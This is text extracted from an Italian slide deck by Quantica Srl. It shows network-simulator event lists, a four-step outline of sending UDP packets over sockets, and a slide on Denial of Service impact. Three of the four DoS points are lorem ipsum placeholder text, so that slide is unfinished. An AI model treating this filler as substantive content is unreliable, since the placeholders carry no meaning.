
Vis.	Time(sec)	Last Device
	150.261	Switch1
	150.261	Switch1
	150.262	Switch0
	150.262	Switch0
	150.262	Switch0
	150.263	Laptop2
	150.264	Switch0
	150.265	Switch1
Eye	150.266	Switch2
Eye	150.266	--

Reset Simulation Constant Delay Captured to: 150.266 s

Play Controls:

Event List Filters - Visible Events: ARP, DHCPv6, EIGRPv6, HSRPv6, ICMP, ICMPv6, NDP, OSPFv6, RIPng, UDP

Edit Filters Show All/None



Simulation Panel

Event List

Vis.	Time(sec)	Last Device
	150.260	Switch2
	150.261	Switch1
	150.261	Switch1
	150.262	Switch0
	150.262	Switch0
	150.262	Switch0
	150.263	Laptop2
	150.264	Switch0
Eye	150.265	Switch1

Reset Simulation Constant Delay Capturing... *

Play Controls:

Event List Filters - Visible Events: ARP, DHCPv6, EIGRPv6, HSRPv6, ICMP, ICMPv6, NDP, OSPFv6, RIPng, UDP

Edit Filters Show All/None

Data Transfer

L'invio di pacchetti UDP attraverso una rete utilizzando i socket di rete è un processo relativamente semplice che coinvolge i seguenti passaggi:

01

Preparazione dei Dati: preparazione dei dati che vuole inviare al destinatario. Questi dati possono essere qualsiasi cosa, come richieste di servizi, messaggi, o altri tipi di informazioni.

02

Invio dei Pacchetti: Il mittente utilizza il socket UDP per inviare i dati al destinatario. Il socket UDP è configurato con l'indirizzo IP del destinatario e la porta a cui inviare i dati. Una volta inviato, il pacchetto UDP viaggia attraverso la rete verso il destinatario

03

Routing dei Pacchetti: Durante il viaggio attraverso la rete, i pacchetti UDP vengono instradati attraverso vari dispositivi di rete, come router e switch. Questi dispositivi utilizzano tabelle di routing per determinare il percorso ottimale per i pacchetti.

04

Ricezione dei Pacchetti: Una volta che i pacchetti UDP raggiungono il destinatario, vengono ricevuti tramite il socket UDP aperto sul lato del destinatario. I dati ricevuti possono quindi essere elaborati o gestiti in base alle esigenze dell'applicazione.

Considerazioni Attacchi

Dos

Le considerazioni finali sull'attacco Dos (Denial of Service) includono:

01

Impatto sulle Risorse: Gli attacchi DoS possono sovraccaricare le risorse di rete e di sistema del target, causando un degrado delle prestazioni o addirittura un'interruzione completa dei servizi.

02

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nullam laoreet risus fringilla, egestas elit a, consequat augue. Phasellus sollicitudin felis mi, quis egestas ex ornare sed quis adipiscing.

03

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nullam laoreet risus fringilla, egestas elit a, consequat augue. Phasellus sollicitudin felis mi, quis egestas ex ornare sed quis adipiscing.

04

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nullam laoreet risus fringilla, egestas elit a, consequat augue. Phasellus sollicitudin felis mi, quis egestas ex ornare sed quis adipiscing.

GRAZIE

Quantica Srl